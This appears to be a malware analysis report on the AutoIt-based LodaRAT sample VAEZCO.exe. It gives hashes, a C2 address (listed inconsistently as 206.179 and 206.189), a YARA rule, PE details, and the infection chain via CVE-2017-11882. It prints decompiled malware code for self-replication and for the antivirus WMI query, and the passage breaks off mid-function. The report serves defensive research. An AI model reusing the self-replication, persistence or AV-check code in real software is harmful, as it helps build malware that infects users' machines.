✓ informal modification report (see more reports at here)

TLP: WHITE

ANALYSIS REPORT

Malware Analysis Report

25719-EXE.r1.v1 NUMBER

2025-07-19 DATE

Notification

- Author : github.com/miho030
- TLP Classfication : TLP:WHITE
- Purpose : Personal research & development and public information sharing (non-commercial)

This report is the result of independent research and self-development by an individual malware analyst. It is shared for the benefit of the cybersecurity community and the public good. This document is provided "as-is" information purpose only. All content reflects the author's technical opinion at the time of analysis and **does not represent the official position of any specific organization, institution, or government agency**. No warranties of any kind are expressed or implied regarding the contents of this report. Please note that some of the information in this document (eg., malware hashes, C2 addressed) may be security-sensitive. Caution is advised when testing or applying this data to live systems. All responsibility for the use of this meterial rests solely with the user.

You are free to use this report for the following purposes, as long as the information is not misused and proper attribution is provided:

- Educational or research purpose
- Threat intelligence sharing
- Reference material for malware response and defense

The format of this report is based on and adapted from the (public domain docs) TLP:WHITE malware analysis reports published by ***America's Cyber Defense Agency (CISA)***. I'm hereby clearly state that this report is not affiliated with CISA, *Department of Homeland Security (DHS)*, or any government entity. The non-commercial reuse of this format is permitted under the following legal and policy bases:

- CISA – Traffic Light Protocol (TLP)
  "Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction."
- U.S Copyright Office – 17 U.S.C § 105
  "Copyright protection under this title is not available for any work of the United States Government."
- FIRST.org - TLP
  "TLP:CLEAR information may be shared without restriction"

However, if you create derivative works based on this report, you must include this 'Notification' section with proper attribution to the original author and source.

Summary

Description

LodaRAT(VAEZCO.exe) Malware Analysis Report

This report is based on independent analysis. Content is shared for educational and defensive purposes. All responsibility rests with the end-user.

Summary

- Sample SHA256 : fb3437e9a04602a4c6a2c9c4bf3fde1af099e5ff9e7dbe5496b7348b7274d5bb
- File Name : VAEZCO.exe
- Family Identified : LodaRAT (AutoIt-based)

TLP: WHITE

✓ informal modification report (see more reports at here)

TLP: WHITE

- Analysis Date : 2025-07-19
- Primary C2 Address : 206.179.80.59

This report is organized by dividing the functional groups as follows, and each section describes the code line numbers and the specific OS actions what LodaRAT trigger, so that it can be referenced immediately in future VM representation experiments.

- Key Functions Identified
  - Self-replication & build persistence
  - Environment collection (OS, AV, network,WiFi-credential, display resolution, etc.)
  - C2 Communication & Command Processing Loop
  - Remote command execution & system control
  - Payload delivery via token-framed sub-protocol
  - Registry manipulation & evasion

Analysis Environment

Category	Details
Platform	Windows 10 VM
OS version	OsName OsVersion OsBuildNumber ------ --------- ------------- Microsoft Windows 10 Pro 10.0.19045 19045
Tools Used(version)	Detect-It-Easy(v3.10), x32Dbg(v0.0.2.5), API Monitor x32(v3.10), Exe2Aut(v0.10), myAut2Exe(v2.16)
Additional Sandbox	Custom VM based on Cuckoo sandbox with network capture
Time of Analysis	07. 19, 2025 - 09. 8, 2025

The analyzed ***fb3437e9a04602a4c6a2c9c4bf3fde1af099e5ff9e7dbe5496b7348b7274d5bb (VAEZCO.exe)*** samples were identified as the LodaRAT client through cross-validation and analysis during the malware analysis process.

The following 9 titles included in the body of the report are statically reviewed from the original LodaRAT AutoIt script decompiled with Exe2Aut, and cross-checked what is needed with dynamic execution (experimental VM).

The analyst tracked the function name, constant, string and branch conditions inside the malware payload and mapped the actions to be performed on the actual OS around the file/register/network API calls. Immediately after initial execution, self-replication and environmental checks, Run Key/LNK-based persistence, command/response loop with hard-coded C2, various credentials and system information steal, remote command execution and additional payload drops, system modulation through registry manipulation, and concealment and anti-analysis techniques were identified.

Screenshots




Figure 1 - The screenshot of the target malware execute test at behavior sandbox environment.

TLP: WHITE

✓ informal modification report (see more reports at here)

TLP: WHITE

Submitted Files (1)

fb3437e9a04602a4c6a2c9c4bf3fde1af099e5ff9e7dbe5496b7348b7274d5bb (VAEZCO.exe)

Dropped files (2)

fb3437e9a04602a4c6a2c9c4bf3fde1af099e5ff9e7dbe5496b7348b7274d5bb (fb3437e9a04602a4_vaezco.exe)

2128a7b31cb9710e2af3c08c507552b8818faad7d217d17d7da3122df64a26b3 (2128a7b31cb9710e_ubxtla.lnk)

IPs (1)

206.189.80.59

Findings

fb3437e9a04602a4c6a2c9c4bf3fde1af099e5ff9e7dbe5496b7348b7274d5bb

Tags

LodaRAT Spyware AutoIt pe-exe

Details

Verdict	Malware activity
File name	VAEZCO.exe
File size	1.28 MB (1340928 bytes)
File type	PE32 executable (GUI) Intel 80386, for MS Windows
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	9ca3fd8ca57e2a939d5271e85e665006
SHA256	fb3437e9a04602a4c6a2c9c4bf3fde1af099e5ff9e7dbe5496b7348b7274d5bb
ssdeep	24576:B4lavt0LkLL9lMixoEgeai5ulnEVQMrpM4V2hYuEWU2SRE7fwxq9MmCS:Qkwkn9lMHeai5XlrS4QBxUzE7fUaPCS
Entropy	12.8 / 10 (Cuckoo-sandbox) | 54 / 72 (VT)

Packers/Compilers/Cryptos

Packer : (Heur) Compressed or packed data[Section 3 (".rsrc") compressed]

Compiler : Microsoft Visual C/C++(17.00.61030)[POGO_O_CPP]

Crypto : n/a

Antivirus

Ahnlab	Trojan/Win.Vigorf.C5699991
Alyac	Trojan.GenericKD.76081850
Avast	AutoIt:KeyLogger-R [Trj]
Avira	HEUR/AGEN.1353217
Bitdefender	Trojan.GenericKD.76081850
Fortinet	AutoIt/KeyLogger.R!tr
Kaspersky	HEUR:Backdoor.Script.LodaRat.a
MacAfee	Ti!FB3437E9A046
Tencent	Script.Backdoor.Lodarat.Yfow
symantec	Trojan.Gen.MBT

✓ informal modification report (see more reports at here)

TLP: WHITE

Interesting Names (source from VirusTotal)

VAEZCO.exe


Spoofer.exe

HEUR-Backdoor.Script.LodaRat.exe

YARA Rules

```
rule LodaRAT_AutoIt_VAEZCO_fb3437e9a046
{   meta:
      author = "github.com/miho030"
      description = "AutoIt LodaRAT variant (VAEZCO.exe) with UBXTLA run-key, Revprox87, PRs6d"
      sha256 = "fb3437e9a04602a4c6a2c9c4bf3fde1af099e5ff9e7dbe5496b7348b7274d5bb"
      reference = "Analysis report (TLP:CLEAR)"
   strings:
      $a1 = "\\Windata\\VAEZCO.exe" ascii wide
      $a2 = "UBXTLA" nocase ascii wide
      $a3 = "Revprox87" ascii
      $a4 = "PRs6d" ascii
      $a5 = "Select * from AntiVirusProduct" ascii wide
      $a6 = "proxyclient_start" ascii
      // Optional IOC: comment out if too noisy:
      $ip = "206.189.80.59" ascii
   condition:
      uint16(0) == 0x5A4D and
      ( 5 of ($a*) or pe.imphash() == "FEBE8FB2560D984D0801938034CD1C95" ) and
      filesize < 6MB
}
```

Visualization



Portable Executable Info

Header

Dos Header	MZ (DOS Signature)
NT Header Signature	PE (NT Signature)
Entry Point	0x000268F7 (section: .text)
Number of sections	5
Optional Header	GUI
Debug Data	Binary[Offset=0x0874,Size=0x25], PDB file link(7.0)

Contained Sections

TLP: WHITE

✓ informal modification report (see more reports at here)

TLP: WHITE

PE Sections

Name	Virtual Address	VirtSize (byte)	RawSize (byte)	Entropy	MD5
.text	4096	573044	573440	6.68	74af66fa540568c59b3868e78900e476
.rdata	577536	182122	182272	5.78	576c856afaad699ad9fe099fc6a9ce33
.data	761856	40756	25088	2.00	e6d2e204147f7cdc3055011093632f54
.rsrc	802816	516100	516608	7.96	783726b3752ba82752664c251d0e4446
.reloc	1323008	42082	42496	5.24	c2f6ddaeef894b7510c3be928eeae5dd

PE Metadata

Signature	AutoIt compiled script (2.XX-3.XX) | Microsoft Linker 11.0 | Microsoft Visual C++ 6.0 - 8.0 | Visual Studio 2012
Import Hash	FE8E8F8256D0984D0801938034CD1C95
Compiled TimeStamp	2024-03-31 17:14:04
Certificate	n/a
PEType	win32
LinkerVersion	Microsoft Linker(11.00.61030)
Code size	573440 bytes
InitializedDataSize	766464 bytes
UninitializedDataSize	0 bytes
OSVersion	Windows XP
ImageVersion	0.0
SubsystemVersion	5.1
Subsystem	Windows GUI
File version	0.0.0.0
FileFlagsMask	n/a
File OS	n/a
Object file type	n/a
Language code	English-UK | neutral
CharacterSet	1200 (Unicode UTF-16, little endian)
Company name	n/a
File description	n/a
Internal name	n/a
Legal Copyright	n/a
Production name	n/a
Production version	n/a

Imports

WSOCK32.dll
VERSION.dll
WINMM.dll
COMCTL32.dll
MPR.dll
WININET.dll
PSAPI.DLL
IPHLPAPI.DLL
USERENV.dll
UxTheme.dllKERNEL32.dll

✓ informal modification report (see more reports at here)

TLP: WHITE

Relationships

File Name	Relations	MD5
fb3437e9a04602a4_vaezco.exe	Dropped	9ca3fd8ca57e2a939d5271e85e665006
2128a7b31cb9710e_ubxtla.lnk	Dropped	536bddcd9acaf13dd3bbcf26c0c23dbb

Findings

2128a7b31cb9710e2af3c08c507552b8818faad7d217d17d7da3122df64a26b3

Tags

lnk

Details

Verdict	Malware activity
File name	2128a7b31cb9710e_ubxtla.lnk
File size	1.71 KB (1755 bytes)
File type	Windows shortcut
Magic	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has Working directory, Icon number=4
MD5	536bddcd9acaf13dd3bbcf26c0c23dbb
SHA256	2128a7b31cb9710e2af3c08c507552b8818faad7d217d17d7da3122df64a26b3
ssdeep	24:8DU8EscyjablozHMzJ+pRqE2+frHT4o0+:8DRhabvGJ+cAMoF
Entropy	3.6/10 (Cuckoo-sandbox) | 0/63 (VT)

Packers/Compilers/Cryptos

no Packer/Compilers/Cryptos found.

Antivirus

Ahnlab	Undetected
Alyac	Undetected
Avast	Undetected
Avira	Undetected
Bitdefender	Undetected
Fortinet	Undetected
Kaspersky	Undetected
MacAfee	Undetected
Tencent	Undetected
symantec	Undetected

Description

1. Initial Access Overview

Current observations of target sample initial access fall into two primary instrusion vectors.

- Phishing document chain (OOXML → RTF exploit → MSI → AutoIt LodaRAT)

TLP: WHITE

- Loader ecosystem / co-infection (DonutLoader, Cobalt Strike, AsyncRAT, Remcos)

The first is a phishing document-based, multi-stage chain that combines staged Office documents with an Office vulnerability (e.g., *CVE-2017-11882*). The second leverages a loader ecosystem—LodaRAT is delivered as a secondary (or parallel) payload by other loaders (e.g., DonutLoader) or frameworks (e.g., Cobalt Strike), or within multi-malware co-infection environments.

1.1. Document-Chain Phishing Intrusion (Talos 2020)

Phishing email carries a first-stage Word OOXML document → the document's internal relationship (/_rels) fetches an external RTF → the RTF triggers the CVE-2017-11882 exploit → *msiexec /quiet downloads a malicious MSI* (repackaged via Exe2Msi) → the MSI installs and launches the AutoIt-based LodaRAT. This is a classic multi-stage (Document → Exploit → MSI) structure designed to evade detection.

1.2. Loader / Co-Infection-Based Delivery (Rapid7 2024)

Recent variants reduce direct visibility of phishing/document exploits; instead, LodaRAT is increasingly dropped and executed by previously established *secondary loaders (DonutLoader, Cobalt Strike)* or alongside other malware (AsyncRAT, Remcos, Xworm) in co-infection scenarios. Masquerading is also employed—malicious *AutoIt executables imitate legitimate software names (e.g., Discord, Skype, Windows Update)* to entice initial execution.

The analyst first checked the malicious file samples analyzed for packing in the exeinfo PE, Detect-It-Easy analysis program. Then I extracted the basic static file information of the malicious file samples analyzed through static analysis tools such as CFF Explorer and PeStudio. The Exeinfo PE program did not tell me if there was any additional packing tech, but advised me to unpack the malicious file I was analysis through Exe2Aut. This process could suggest that the target malware file using exploiting AutoIt.




Figure 2 – The screenshot of Exeinfo PE result

As a result of analysis malware file through Detect-It-Easy, the result as shown in **Figure3** was found. According to DIE, the file was compiled into MS Visual C/C++ and the file-format was AutoIt. It also informed to me that the '.rsrc' section is packed.

✓ informal modification report (see more reports at here)




Figure 3 - result of Detect-It-Easy

The analyst attempted to unpack the file with myAut2Exe. in fact, Exe2Aut cannot handle Obfuscation, and also during the analysis process Exe2Aut may execute the script directly as needed and sometimes the analysis fails. It also has the disadvantage of not being able to scan the start address and not supporting 64-bit sample because it is an older version. Therefore, the analyst attempted to analyze first with myAut2Exe prior to the unpacking process with Exe2Aut.




Figure 4 - The screenshot of run myAut2Exe

However, as you can see in the attached **Figure4**, unpacking through MyAut2Exe failed. During normal processing, MyAut2Exe must drop the unpacked file. but during the process of MyAut2Exe performing unpacking, I was able to get some information that the target malware file does not need to be unpacked. MyAut2Exe performed UPX, Detokenizing, and DeObfuscate processes on that file, but the process was all passed because that file was not all allicable.

This means that the malware file to be analyzed does not have complex obfuscation or packing. Therefor, the analysis was performed through Exe2Aut, and the result are shown in **Figure5**.

✓ informal modification report (see more reports at here)

TLP: WHITE




Figure 5 – Decompiled AutoIt3 script captured via Exe2Aut showing the main execution logic

In the **Figure6**, shows the result of VirusTotal static analysis for AutoIt-based malware code sample. The sample were classified as LodaRAT in malware bazaar

Figure 6 – Virus Total Static Detection Results (54 out of 72)

And the main feature are as follows at below.

- 54 out of a total of 72 vaccine engines detected, bringing the detection rate to approximately 75%
- The detected malware sample names have the following patterns,
  - *AutoIt:KeyLogger, LodaRAT, Backdoor, Trojan.GenericKD, Txt.Malware, Downloader*
  - *In some products, AutoIt script-based behavior is detected (exe.trojan.autoit, Autoit:KeyLogger, Backdoor:Win32/Autoinject)*
- Some of the detection engines are being detected directly by LodaRAT or similar names, as shown below,

TLP: WHITE

- ClamAV : *Txt.Malware.LodaRAT-9769386-0*
- Anti-AVL : *Trojan[Backdoor]/Script.Lodarat*

The time-of-analysis reference date is mostly June 23, 2025, indicating that it was detected in a number of vaccine engines within a day after the sample upload compared to the time when it was first detected. The signature field specifies the "AutoIt" string, which means the sample is based on the AutoIt Script.

In addition, some result of the analysis of the PE structure of the file are shown, and it seems that rich-header, optional-header, sections, imports, strings, and manifest exist. In particular, the existence of additional sections other than '.text' and '.data' suggests the possibility of using custom AutoIt builders or obfuscation tools.

2. Initial run / self-replication (Technical Details)

The analyst confirmed that the malware file being analyzed runs in a dynamic analysis environment and drops a total of 4 files with the presence of self-replication: one is an executable that has been dropped due to self-replication, and the other 3 files are shortcut link files for the dropped executable file.

Figure 7 – Self-replication behaviors identified in dynamic analytics environments

The analyst double-checked the process of self-replicating itself in the process of analysis the code of a malware payload file decompiled through Exe2Aut. This process is implemented in two sections, and it was confirmed that each section is implemented in the lines L93 ~ L103 and L270 ~ L276 in the malware payload code.

In the **Figure8** In lines L93 ~ L103, the current directory and the executable file name are checked, and information to combine the location to be self-replicated is combined in the victim system. This process is implemented in the section where the malware file itself is executed and the initialization of its global variable is performed.




Figure 8 – malware file checks the ran path itself

Set up break-point for 3 (kernel32.CreateDirectoryW, kernel32.WriteFile, kernel32.CloseHandle) WinAPI to see how malware file attempt to self-replicate. Figure9 shows the results of the malware file successfully ending the self-replication process and dropping the VAEZCO.exe file in the path ' %AppData\Roaming\Windata\ '. At x320bg, the EBX register was provided with a file name of .00231348, where .00231348 is the content of '$yzerf = '.exe' declared in L103.

✓ informal modification report (see more reports at here)

TLP: WHITE




Figure 9 – result of malware file's self-replication

As shown in **Figure10**, from the L270 ~ L276, the malware file itself contains content to extract and combine information necessary in the initial penetration process.

```
93   $appdatadir = @AppDataDir
94   $tempdir = @TempDir
95   $yyzadc = @ScriptName
96   $fzhhet = @ScriptDir
97   $hgazdd = "\"
98   $fvffs = $fzhhet & $hgazdd & $yyzadc
99   $vatyty = $appdatadir
100  $fazeyfe = "\Windata"
101  $ffazezs = $vatyty & $fazeyfe
102  $tgztret = "\"
103  $yyzerf = ".exe"
```

Figure 10 – Initialization of path/file name variables (code L93 ~ L103)

The self-replication process consists of three actions. (1)Creating a destination directory to be self-replicated, (2)Opening itself in read mode, backing up everything to memory, (3)Replicating itself to the destination directory with the name it want, and obtaining a file handler. The first action to be performed is to create a directory of the parent path to be replicated. This action is implemented in code L270. The variable $fffazez called as a factor in the DirCreate() function is declared in code L101, and two variables, $vatyty($appdatadir), and $fazefe(\windata), are combined to construct $ffazez.

Therefore, the parent directory where it want to store itself to be replicated will eventually be '%AppData%\windata'. For self-replication, the sample opens itself in read mode through the FileOpen() function and temporarily stores it in the memory address of the variable $ngdfgrt variable. This process is implemented in code *L271 ~ L273*. Code *L274 ~ L276* combine the paths of the final destination directory to be self-replicated and store itself in that path. In this process, tha malware code itself also acquires a handler for that file. The combined destination directory path called as a factor in code L274 is *'$ffazes & "\VAEZCO" & $yyzerf'*, meaning '%AppData%\windata\VAEZCO.exe'

```
270  DirCreate($ffazezs)
271  $nnpprprpp = FileOpen($fvffs, 0)
272  $ngdfgrt = FileRead($nnpprprpp)
273  FileClose($nnpprprpp)
274  $bbdfdfp = FileOpen($ffazezs & "\VAEZCO" & $yyzerf, 1)
275  FileWrite($bbdfdfp, $ngdfgrt)
276  FileClose($bbdfdfp)
```

Figure 11 – process of attempting to self-replication (code L270 ~ L276)

Structure of self-replication process

```
93  $appdatadir = @AppDataDir      ; User's AppData\Roaming path
94  $tempdir    = @TempDir         ; System temporary directory path
95  $yyzadc     = @ScriptName      ; Current script/executable file name
96  $fzhhet     = @ScriptDir       ; Directory where the script/executable resides
97  $hgazdd     = "\"              ; Path separator constant
```

TLP: WHITE

✓ informal modification report (see more reports at here)


```
98  $fvffs      = $fzhhet & $hgazdd & $yyzadc      ; Full path to itself = ScriptDir\ScriptName
99  $vatyty     = $appdatadir                      ; Base path pointer set to AppData
100 $fazeyfe    = "\Windata"                       ; Target subfolder name for drop/copy
101 $ffazezs    = $vatyty & $fazeyfe               ; Final drop path = %AppData%\Windata
102 $tgztret    = "\"                              ; Extra separator for later concatenations
103 $yyzerf     = ".exe"                           ; Executable file extension constant

270 DirCreate($ffazezs)                                          ; Create %AppData%\Windata directory
271 $nnpprprpp = FileOpen($fvffs, 0)                             ; Open current executable for reading
272 $ngdfgrt   = FileRead($nnpprprpp)                            ; Read its entire contents into memory
273 FileClose($nnpprprpp)                                        ; Close source file handle
274 $bbdfdfp   = FileOpen($ffazezs & "\VAEZCO" & $yyzerf, 1)     ; Open %AppData%\Windata\VAEZCO.exe for writing
275 FileWrite($bbdfdfp, $ngdfgrt)                                ; Write the read bytes → self-replication
276 FileClose($bbdfdfp)                                         ; Close destination file handle
```

The malware drops a shortcut file to ensure persistence by executing automatically after system reboot. The file is placed in: " *C:|Users|{USER_NAME}|AppData|Roaming|Microsoft|Windows|Start Menu|Programs|Startup* ".




Figure 12 – dropped .lnk(old .pif) file after malware file executed

3. environmental preparation

When the self-replication process is over, malware collects information on the infected system. There are 4 information collection items identified during the analysis process, each of which is as follows.

3.1. Check vaccine(AV) status

During dynamic malware analysis conducted on a privately hosted analysis server, a threat level alert consistent with that shown in **Figure 14** was detected. The dynamic analysis environment indicated that the malware under investigation executed a single WMI query, *(Select * from AntiVirusProduct)*




Figure 13 – WMI Query Execution Detected During Dynamic Analysis

Based on the findings from this dynamic analysis, I uploaded the target malware executable file (*.exe) to Exe2Aut and converted into an AutoIt source script (*.au3). Subsequent static analysis of the converted AutoIt script revealed malicious behavior invoking the same WMI query previously detected in the dynamic analysis environment. the behavior is illustrated in **Figure 15**.

✓ informal modification report (see more reports at here)


```
Func _getav()
    Dim $larray8[2]
    $larray8[0] = "x"
    $larray8[1] = "x"
    Local $owmi = ObjGet("winmgmts:\\localhost\root\SecurityCenter2")
